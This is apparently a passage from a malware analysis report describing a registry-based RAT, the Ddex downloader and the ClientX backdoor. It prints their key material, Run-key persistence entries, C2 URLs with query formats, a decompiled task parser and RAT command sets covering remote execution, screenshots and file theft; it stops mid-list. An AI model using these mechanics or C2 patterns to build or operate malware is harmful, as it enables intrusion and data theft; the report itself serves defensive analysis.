
```
Keys (stored in "Software\Microsoft\Internet Explorer\InternetRegistry\SNLD")

('prv') - used to decrypt incoming c2-communication
db 'AATnkDHDlO+cOi/6zqUVoaA2DfbTyIoP8y1+Q5MxLfimzeQFgJvk/mdHDjghFl5p2'
db 'naTmm9y6IAQ2JZpTFhW1WVqC6a8sipU62zO94YwwqtThm+0citlfP4NyEm79c9Qok'
db '0S4wG9+87/9FPLbZG9h0DNBTjWDqyoyQP6Hy7r0ty/nwAAAAAAAAAAAAAAAAAAAA'
db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
db 'AAAAAAAAAAAAAAAAQABpCpH/X6TONDPvyHNS76gFHJl8NMVfiVKtV829QDAbZE9/O'
db 'CmpPvvQCLGjD6NhMIKmq48INzQHiFO0Sv83OLA18pc18oIfDBtkyBnZRoaIrw3+tn'
db 'sLwpEtYRtJ3axE4lT8ZBZ6Zu0EPXjqPkqbxH1RqF4pjBx1Rj15Ky/h1J+CwH0Ftmu'
db 'gRGp/CISiQDvB3kDRFjp42s0xOyce8jhmSNH5+E2PM3cXqCknRdIf6ZDRO2alMdds'
db 'TJhPV0S7hl+LNbB8tzetjZ6zRsZL46NGcj2p6bfQ1jMrgwPWI1Run8uin/YjnTyHp'
db 'ecKai3AWGFHo8SR5dJkFpHb07R1wmlMZqOXyVqc0fapRiHe7mXorsBTD2B9pczszV'
db 'Nkm+SUgKy9MOK+ezUeUH0h290XSNR3eyl3j453C2ygeSCAYhrUyESQoGQgF57KDs0'
db '4pS/uR+3Yd1wr1dUKPfP7xkKZTtlrdqxSZQ+XtLY5PhjySDqT233WsVTl26L10t9r'
db 'PYp7nE97Godz8DXn8HfCsqRvYwdwfrOD3cpAnBL2u6gU/G5Cvw47QyiCF96iMMPuW'
db 'Vq25/xLj9Zc+aWMtS9+jVKxnlnvdaxIQ==',0

('pubm') - used to encrypt outgoing c2-communication
db 'AAStvhUWRdUCbz2jXG52xG6OXgtHxG9Qd/ckNJ2tQHZAfxDI/H3lmxy2JXILgri/h'
db 'pf0taVjAbfsohMc+aBndaYkQa73k/WPXvi8lFFCbKBBGVfj7xo4CmiEC5blZCHDNt'
db 'E6poNeUFKddcXXQAeGOwcvQmVHSxQn+uHIS+VqetyEaQAAAAAAAAAAAAAAAAAAAA'
db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
db 'AAAAAAAAAAAAAAAAQAB',0

('pub') - used to encrypt files
db 'AATnkDHDlO+cOi/6zqUVoaA2DfbTyIoP8y1+Q5MxLfimzeQFgJvk/mdHDjghFl5p2'
db 'naTmm9y6IAQ2JZpTFhW1WVqC6a8sipU62zO94YwwqtThm+0citlfP4NyEm79c9Qok'
db '0S4wG9+87/9FPLbZG9h0DNBTjWDqyoyQP6Hy7r0ty/nwAAAAAAAAAAAAAAAAAAAA'
db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
db 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
db 'AAAAAAAAAAAAAAAAQAB',0
```

AGTwRec:

Gathers victim information and stores it in an encrypted XML-like-file in %TEMP%

The path to this file is saved in registry (XORed with 0x05)

```
Software\Microsoft\Internet Explorer\InternetRegistry\SNLD, sN (where N:= [0,x[)
external Victim-ID generated in GPI
Username
Computername
Country
Language
Nation
Type of Internet connection
Current IP
Drive information
Default browser
Process list
Listing of files in User-Profile-Directory
```



```
<?xml version="1.0" encoding="unicode"?>
<?xml-stylesheet type="text/xsl" href="Styles.xsl"?>
<receipt>
<ID>8B01C-683-964TUS</ID>
<OS>XP: x86 (Service Pack 2)</OS>
<UserName>[redacted]</UserName>
<ComputerName>SECLAB</ComputerName>
<Country>United States</Country>
<Language>ENU</Language>
<Nation>244</Nation>
<InetInfo>LAN Connection</InetInfo>
<CurrentIP>192.168.56.101</CurrentIP>
<Drive>C: - Fixed D: - CDROM E: - Remote W: - Remote X: - Remote </Drive>
<DefaultBrowser>firefox.</DefaultBrowser>
<ListProcess><p>[System Process]</p><p>System</p><p>smss.exe</p><p>csrss.exe</p><p>winlogon.exe</p><p>services.e
t.exe</p><p>explorer.exe</p><p>spoolsv.exe</p><p>alg.exe</p><p>[redacted]</p><p>wscntfy.exe</p><p>imapi.exe</p
</ListProcess>
<DirUserProfile><dir><n>C:\Documents and Settings\[redacted]\Desktop\*.*</n><d><n>.</n><sh></sh><c>2009:3:11</c><m>
<f><n>[redacted]/sh><c>2011:12:5</c><m>2011:12:5</m><s>606</s></f>
<f><n>[redacted]/n><sh></sh><c>2010:3:8</c><m>2011:11:28</m><s>654</s></f>
<f><n>OllyDbg.lnk</n><sh></sh><c>2010:12:14</c><m>2014:1:25</m><s>666</s></f>
<f><n>[redacted]/sh><c>2010:3:8</c><m>2012:3:14</m><s>198</s></f>
<f><n>[redacted]</sh><c>2010:9:28</c><m>2014:1:24</m><s>201</s></f>
<d><n>sysinternals</n><sh>SYSINT~1</sh><c>2012:3:14</c><m>2014:1:25</m><s>0</s></d>
<f><n>WinDbg.lnk</n><sh></sh><c>2010:1:11</c><m>2011:11:25</m><s>859</s></f>
</dir><dir><n>C:\Documents and Settings\[redacted]\Desktop\sysinternals\*.*</n><d><n>.</n><sh></sh><c>2012:3:14</c>
<d><n>ProcessExplorer</n><sh>PROCES~2</sh><c>2012:3:14</c><m>2014:1:25</m><s>0</s></d>
<f><n>ProcessExplorer.zip</n><sh>PROCES~1.ZIP</sh><c>2012:3:14</c><m>2012:3:14</m><s>1857786</s></f>
<d><n>ProcessMonitor</n><sh>PROCES~1</sh><c>2012:3:14</c><m>2014:1:25</m><s>0</s></d>
<f><n>ProcessMonitor.zip</n><sh>PROCES~2.ZIP</sh><c>2012:3:14</c><m>2012:3:14</m><s>1324628</s></f>
</dir><dir><n>C:\Documents and Settings\[redacted]\Desktop\sysinternals\ProcessExplorer\*.*</n><d><n>.</n><sh></sh>
<f><n>Eula.txt</n><sh></sh><c>2012:3:14</c><m>2012:3:14</m><s>7005</s></f>
<f><n>procexp.chm</n><sh></sh><c>2012:3:14</c><m>2012:3:14</m><s>72268</s></f>
<f><n>procexp.exe</n><sh></sh><c>2012:3:14</c><m>2012:3:14</m><s>4777280</s></f>
```

SendThisFile

Encrypts arbitrary file with “pub”-key and save it to local dropzone (%temp%) as sN (where N:=[0,x])

RenameExecute

Renames itself and its startup-entry in registry

RunReg

Creates startup-entry in registry

```
Software\Microsoft\Windows\CurrentVersion\Run, load=”%PathToRundll32% %appdata%\
sydmain.dll, AGTwLoad”
```

SharedRegistry:

Used at install, adds itself to %PATH%

BD:

Encodes string with base64 using crypt32.dll, CryptBinaryToStringA
Flags: (CRYPT_STRING_BASE64,CRYPT_STRING_NOCRLF)

UB:

Encodes string with base64 using crypt32.dll, CryptBinaryToStringA
Flags: (CRYPT_STRING_BASE64)

CF:

Encrypts file with given key (called by non-public file-encryptor using “pub”-key)

OF:

Decrypts string with given key (called by non-public c2-communicator using “prv”-key)

VD:


Encrypts string with given key (called by non-public c2-communicator using “pubm”-key)

RAT Commands used by attacker

- `“exe”:` execute file sent from c2

- `"dll":` load dll sent from c2
- `"get":` read file from disk, encrypt (with "pub"-key) and save it to local dropzone, filename in registry under sN
- `"dir":` not fully implemented or prefix of next command
- `"rec":` save directory listing and save it to local dropzone, filename in registry under sN
- `"cer":` replace "pubm"-key in registry (used for c2-communication)
- `"srv":` manipulates a nN and/or pN-entry in registry
- `"lst":` deletes nN and Pn-entries in registry, creates new nN and pN-entries
- `"cmd":` execute shell-command (via cmd.exe)
- `"rcp":` gather victim data (calls AGTwRec)
- `"cls":` delete registry entries

Exemplary registry entries:



```
[redacted] cat registrz_backup.reg
��Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\InternetRegistry\SNLD]
"ID"="8B01C-683-964TUS"
"prv"="AATnkDHDlO+cOl/6zqUVoaA2DfbTyIoP8y1+QSMxLflmzeQFgJvk/mdHDjghFlSp2naTmm9y6IAQ2JZpTFhW1WVqC6a8slpU62zO94YwwqtThm+0cltlfP4NyEm79c9Qok0S4wG9+87/9FPL
bZG9h0DNBTjWDqyoyQP6Hy7r0ty/nwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQABpCpH/X6TONDPvyHNS76gFHJl8NMVflVKtV829QDAbZE9/OCmpPvvQCLGjD6NhMIKmq48INzQHlFO0Sv83OLA18pc18oIfD8tkyBnZR
oaIrw3+tnsLwpEtYRtJ3axE4lT8ZBZ6Zu0EPXjqPkqbxH1RqF4pjBx1Rj1SKy/h1J+CwH0FtmugRGp/CISlQDvB3kDRFjp42s0xOyce8jhmSNHS+E2PM3cXqCknRdIf6ZDRO2alMddsTJhPV0S7hl+L
NbB8tzetjZ6zRsZL46NGcj2p6bfQ1jMrgwPWI1Run8uln/YjnTyHpecKal3AWGFHo8SR5dJkFpHb07R1wmlMZqOXyVqc0fapRlHe7mXorsBTD2B9pczszVNkm+SUgKy9MOK+ezUeUH0h290XSNR3eyl
3j453C2ygeSCAYhrUyESQoGQgF57KDs04pS/uR+3Yd1wr1dUKPfP7xkKZTtlrdqxS2Q+XtLYSPhjySDqT233WsVTl26L10t9rPYp7nE97Godz8DXn8HfCsqRvYwdwfrOD3cpAnBL2u6gU/G5Cvw47Qy
lCF96lMMPuWVq25/xLj92c+aWMtS9+jVKxnlnvdaxIQ=="
"pubm"="AAStvhUWRdUCbz2jXG52xG6OXgtHxG9Qd/ckNJ2tQHZAfxDI/H3lmxy2JXILgrl/hpf0taVjAbfsohMc+a8ndaYkQa73k/WPXvl8lFFCbKBBGVfj7xo4CmlECSblZCHDNtE6poNeUFKddcX
XQAeGOwcvQmVHSxQn+uHIS+VqetyEaQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAB"
"pub"="AATnkDHDlO+cOl/6zqUVoaA2DfbTyIoP8y1+QSMxLflmzeQFgJvk/mdHDjghFlSp2naTmm9y6IAQ2JZpTFhW1WVqC6a8slpU62zO94YwwqtThm+0cltlfP4NyEm79c9Qok0S4wG9+87/9FPL
bZG9h0DNBTjWDqyoyQP6Hy7r0ty/nwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAB"
"n0"="=gv+jwb"
"p0"="*ru(fjkq`kq*uipblkv*dnlvh`q*laa}+umu"
"n1"="dbp(lk|d□fjh"
"p1"="*drvqdqv*lfjk*cldbv*vwf+umu"
"n2"="mdodo(f`kq`w+fjh"
"p2"="*hjjk*cdkf|gj}*cdkf|Zvjpwf`+umu"
"n3"="rrr+c`whd+d□"
"p3"="*lkfcll`v*fldvv`v*laa}+umu"
"s0"=hex:15,15,05,05,ae,14,05,05,51,05,05,05,46,05,3f,05,59,05,41,05,4a,05,46,\
  05,50,05,48,05,40,05,7b,05,34,05,59,05,64,05,6b,05,64,05,69,05,7c,05,76,05,\
  71,05,59,05,49,05,4a,05,46,05,44,05,49,05,56,05,7b,05,34,05,59,05,51,05,60,\
  05,68,05,75,05,59,05,7b,05,71,05,68,05,33,05,2b,05,71,05,68,05,75,05
```

Path: `HKCU\Software\Microsoft\Internet Explorer\InternetRegistry\SNLD`

- `ID:` Unique bot-id (see above)
- `prv:` priv key (encrypt msg c2)
- `pubm:` pub key (decrypt msg from c2)
- `pub:` pub key (file encryption)
- `nN:` random data
- `pN:` random data
- `sN:` XOR(5)-encrypted path (unicode) of (encrypted) files containing collected victim-data or dumped files form hdd

For entries nN, pN, sN → N:=[0,x]

IV. Appendix 4: Ddex loader – detailed analysis

Binaries metadata

SHA-256: 3094ac9d2eeb17d4cda19542f816d15619b4c3fec52b87fdfcd923f4602d827b
Size: 24576
Compiled: Mon, 18 Oct 2010 08:13:57 UTC

SHA-256: 7a115335c971ad4f15af10ea54e2d3a6db08c73815861db4526335b81ebde253
Size: 14296
Compiled: Thu, 28 Oct 2010 11:29:05 UTC
Notes: contains additional “print” export, which calls the main malware function without creating a thread

SHA-256: 76b272828c68b5c6d3693809330555b5a1a6a8bda73228c8edc37afca78a21d6
Size: 13312
Compiled: Thu, 28 Oct 2010 11:29:05 UTC
Notes: practically identical to 7a11…

SHA-256: 377a9c610cc17bbf19470b1a3f847b74e0f56d4f4fd57a3298c630dab403acea
Size: 15360
Compiled: Wed, Nov 24 2010 09:47:09 UTC
Notes: practically identical to 7a11...

All binaries have basically the same functionality - they serve as downloaders for other malicious code.

Code flow:

- Check / create mutex `“(6757)”`
- Check if it’s run by ddex.exe or explorer.exe; if not, create remote thread in explorer.exe memory, which loads `%TEMP%\Low\~tmppnet.dll`
- Set the autorun value:
  `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Windows`
  `Load=”%TEMP%\Low\ddex.exe”`
- Create a remote thread in explorer.exe, which loads `%TEMP%\Low\ddex.exe`
- Get some data from first `<br>` tag after `UTC` string in the file returned by `www.thetimenow.com/`

```
index.cgi/?loc=258
```

- Get systime and write it to `%TEMP%\Low\~ntp.tmp`
- Get windows version
- Look for malicious data by sending following request to the specified URLs:

```
http://kitexgarments.com/ext/index2.php?t=%s&o=%s&i=%s&task_id=%s
http://creloaded.com/ext/index2.php?t=%s&o=%s&i=%s&task_id=%s
http://10bestsearch.com/ext/index2.php?t=%s&o=%s&i=%s&task_id=%s

[t = base64 encoded time string / o = os version / i = data from thetimenow.com or
NULL / task_id = content of ~task.tmp or string "done"]
```

Example request:

```
/ext/index2.php/?t=MjAxNDEyNzE0NQ==&o=XP_SP3&i=&task_id=done
```

Host information at the time of analysis:

```
kitexgarments.com
resolves to 66.39.134.254,
alive
GET request to specified file returns "<XAML></XAML>"

creloaded.com
resolves to 174.37.240.18,
alive,
GET request to specified file returns 404

10bestsearch.com
resolves to 195.16.89.46,
alive,
GET request to specified file returns 404
```

Headers:

```
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US) AppleWebKit/534.3
(KHTML, like Gecko) Chrome/6.0.472.59 Safari/534.3
Accept: text/xml
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: no
Connection: Keep-Alive
```

- If the string “<XAML></XAML>” is in the returned HTML code, exit; otherwise:
    - Read content that is between tags `<I6></I6>` and write it to the file `%TEMP%\Low\~task.tmp`
    - Read content that is between tags `<B6></B6>`, xor it with 0x0A and write it to the `%TEMP%\Low\~ldXXXX.TMP` file, then load this file to the memory

V. Appendix 5: The ClientX backdoor – detailed analysis

The ClientX backdoor binaries were found in an open directory on one of the C2 servers. They consist of two .NET files. One of them is called client.exe, which is the main malware component. The second is library.dll, which provides functions to client.exe.

Compiled on: Mon Mar 04 13:23:46 2013
File size: 81 920 bytes
SHA256: D449AEDACCA27E61B8FAE3FCF0E40C29C53ED565E23ED64B6F5528287B547BD2

The client.exe file has built-in debug messages, but the binary was compiled as a GUI application. By editing the PE header, it is possible to change it back to console, and see real time debug messages as the malware operates:

Here is what is displayed upon execution:

```
Sleep 10 seconds
One instance
upd cleaner
upd cleaner done
main loop
settingcheck
RegIeDir
RegIeDir done
run-work
LM no error
LM no error
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion
run-work done
work
run-work done 2
BOTID
settingcheck doneº
ANSWER
0
Connecting get : http://hajaj-center.com/moon/fancybox/fancy_source.php?id=BOTID
```

```
begin work
end work
LOOP END
```

Code flow:

Upon execution, client.exe starts by sleeping for 10 seconds. It then creates a Mutext called "clientX" to check whether other instances of the malware are already running. If no other instance of the malware is found, it will write "One instance" and continue execution. Otherwise, it will print out "More than one instance" and terminate.

Immediately after creating the Mutex the "cleaner" method is called. (Debug message: "upd cleaner"). This method looks for all executables in the current folder and deletes files with names that do not match some file property criteria.
This is used to delete older versions of the RAT after a successful update (See the commands UPD later described in this appendix)

5.1. Main loop

The backdoor then starts the main loop, which is an infinite while loop. (Debug message: "main loop").

5.1.1 Setting check

Some settings are checked by the backdoor. (Debug message: "setting check")
The Settings Check method from the check class is used.

5.1.2 RegIeDir

After the debug message "RegIeDir", the following registry key is opened "HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Internet Explorer" and the subkey "InternetRegistry" is checked. If not found, a subkey is created. That part is closed by a debug message: "RegIeDir done".

5.1.3 Run-work

The "run-work" debug message indicates that the malware is gathering two registry keys for later use. There is a structure named "prSettings" with the following fields:

```
public struct prSettings
  {
    public string[] servers;
    public string id;
    public int timeout;
    public string pub;
    public string priv;
    public RegistryKey KeyRun;
    public RegistryKey KeyWork;
  }
```

The last two fields “prSettings.KeyRun” and “prSettings.KeyWork” are the one filled by “run-work”.

“KeyRun” will hold “SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run”, either from “HKEY_LOCAL_MACHINE” or “HKEY_CURRENT_USER” depending
on access rights.

“KeyWork” will hold “SOFTWARE\\Microsoft\\Windows\\CurrentVersion”, either from “HKEY_LOCAL_MACHINE” or “HKEY_CURRENT_USER” depending
on access rights.

The “CheckAccessLM” and “CheckAccessCU” methods check for access to Local Machine and Current User, respectively.

If the LOCAL MACHINE isn’t accessible the following error message is displayed “LM error: error reason”, otherwise “LM no error”.

If the CURRENT MACHINE isn’t accessible the following error message is displayed “CU error: error reason”, otherwise “CU no error”.

If for some reason, neither “SOFTWARE\\Microsoft\\Windows\\CurrentVersion” from Local Machine nor Current User is accessible, the following “HKEY_CURRENT_USER\\SOFTWARE\\Microsoft\\Internet Explorer\\InternetRegistry” will be used for “KeyWork”.

Once the registry keys are identified, the debug message “run-work done” is displayed.

The malware prints both KeyRun and Keywork and continues execution.
A subkey is added to KeyRun to automatically start the malware when Windows reboots.
The name of that subkey comes from the “version information” entry of the resource section where the internal and original file name can be found.

The full path of the malware is set and the malware can now survive reboot. The debug message “work” is displayed.

5.1.4 Run-work done 2

The next step focuses on the Keywork registry key.
The following subkeys are checked and created if not present in Keywork\\[name_from_version_information] : “done”, “doneEXT”, “work”, “settings” and “servers”.

They hold not any value at this point. This part is ended by a debug message: “run-work done 2”

5.1.5 Generating BotID and filling subkeys

Immediately after checking for special subkeys, the IDget method is called.
If the “id” subkey doesn’t exist, the method IDset is called and a new BOTID is created and stored as a Base64 encoded string.

Afterwards, the IDget method is called and the BOTID is Base64 decoded from the registry and saved for later use in prSettings.id.

It does the same for “prSettings.priv”, “prSettings.pub” , “prSettings.timeout” and “prSettings.servers”, each time checking whether a value is already set, and creating one if not.

The developers made a mistake. The “prSettings.priv” is set using the IDget method instead of the KeyPrivGet method. However, this makes little difference since KeyPubGet, KeyPrivGet and IDget are wrappers to the GenerateID methods. This could have introduced a serious flaw if those parameters were used in a secure scheme:

Correct for Pub:

```
if (this.KeyPubGet(prSettings.KeyWork) == null)
  this.KeyPubSet(prSettings.KeyWork);
prSettings.pub = this.KeyPubGet(prSettings.KeyWork);
```

Incorrect for Priv:

```
if (this.KeyPrivGet(prSettings.KeyWork) == null)
  this.KeyPrivSet(prSettings.KeyWork);
prSettings.priv = this.IDget(prSettings.KeyWork);    <--- mistake
```

Once it is done filling the prSettings structure, the debug message “settingcheck done” is displayed.

5.2 Network communication - AnsSend

The next method called by our trojan is “AnsSend”. It stands for “Answer Send”.
It starts with the debug message “ANSWER”.


This part of the code looks into the registry, specifically into the “KeyWork\\[name_from_version_information]\\done” and doneEXT subkeys
to see if there is anything ready to be posted to the C&C server. Those subkeys should be empty at this stage, since the Answers are only created after a task received from the C&C server is completed.

Should answers be available, their numbers would be printed as a debug message and processed and the following would be displayed as a debug message:

ANSWER
1 (meaning one answer)
Connecting post: HTTP:\\C&C server with botID as parameter
8 (size of answer * 2 as it is converted to unicode)
reqstream
wrote to stream

This essentially does a POST request to the C&C server using the BOTID and the following User Agent: “Mozilla/5.0 (Windows NT 6.1; rv:5.0) Gecko/20100101 Firefox/5.0”
On the C&C server side, a new file would be created named after the BOTID with the extension “.ans”.

Here is an example of such a file:




```
<xdata d='xx-0x-2014 13:37:00' u='Base64_encoded_C&C_address'>N B - R u L e Z</xdata>
```

The date of the post can be found, the base64 encoded C&C server and the unicode string Answer, modified in this example.

This is how the attackers get an answer (result) from a given task.


5.3 Network communication - WorkReceive

The WorkReceive function essentially does a GET request on the C&C server in order to receive a task to complete on the infected computer. The task to execute is encrypted and base64 encoded and returned between the “havex” tags. Here is an example without any task between the tags:



```
<body>Sorry, no data corresponding your request.<!--havexhavex--></body></html>
```

The trojan calls the DataParser to locate the task:



```
public static string DataParser(string data)
{
  string str = (string) null;
  string[] strArray = new Regex("havex(.*)havex").Split(data);
  if (strArray.Length > 2)
    str = strArray[1];
  return str;
```

The task is decrypted, decoded and stored in the “KeyWork\\[name_from_version_information]\\work” subkey.

5.4 WorkBegin - Task Dispatcher

Just before the WorkBegin method is called, the “begin work” debug message is displayed.
The first thing WorkBegin does is decrypt and unbase64 the answer returned from the DataParser.

Afterwards, two things are extracted: The command to execute and the data parameter for the command.

5.5 The Commands

The final step calls the command dispatcher, which executes the command sent by the attackers.

5.5.1 SCR

The “SCR” command is used by the attacker to request a Screen Capture of the infected computer.
Typical GDI functions are used, including: CreateCompatibleDC, GetSystemMetrics and CreateCompatibleBitmap.
The screenshots are made as JPG files. If a screenshot already exist, it is deleted prior the creation of a new one.

5.5.2 DIR / DIS

The “DIR” and “DIS” commands are used to generate Directory listings using the XML format.

5.5.3 TIM

The TIM command is responsible for updating the Timeout parameter in the registry.
The command finds where the KeyWork is located and updates the Time out with the parameter provided to the command.

5.5.4 UPD

The UPD command is used to run an updated version of the RAT. The currently running RAT executes the update and exits. Upon execution, the newly updated version will delete the old RAT using the Cleaner method described earlier.

5.5.5 FID

Change Folder attributes.

5.5.6 LIB

The LIB command is used to load a DLL on the infected machine. It simply uses LoadLibrary.

5.5.7 FIR

The FIR command is used to run an executable on the infected computer. The process is created with hidden windows to stay unnoticed.

5.5.8 UPS

The UPS command is used to update the C&C server in the registry.

5.5.9 FIS

The FIS command is used to check if the file passed as parameter exists on the infected computer.

5.5.10 FIT

The FIT command is used to delete a file passed as parameter to the command if it exists on the infected computer.

5.5.11 CMD

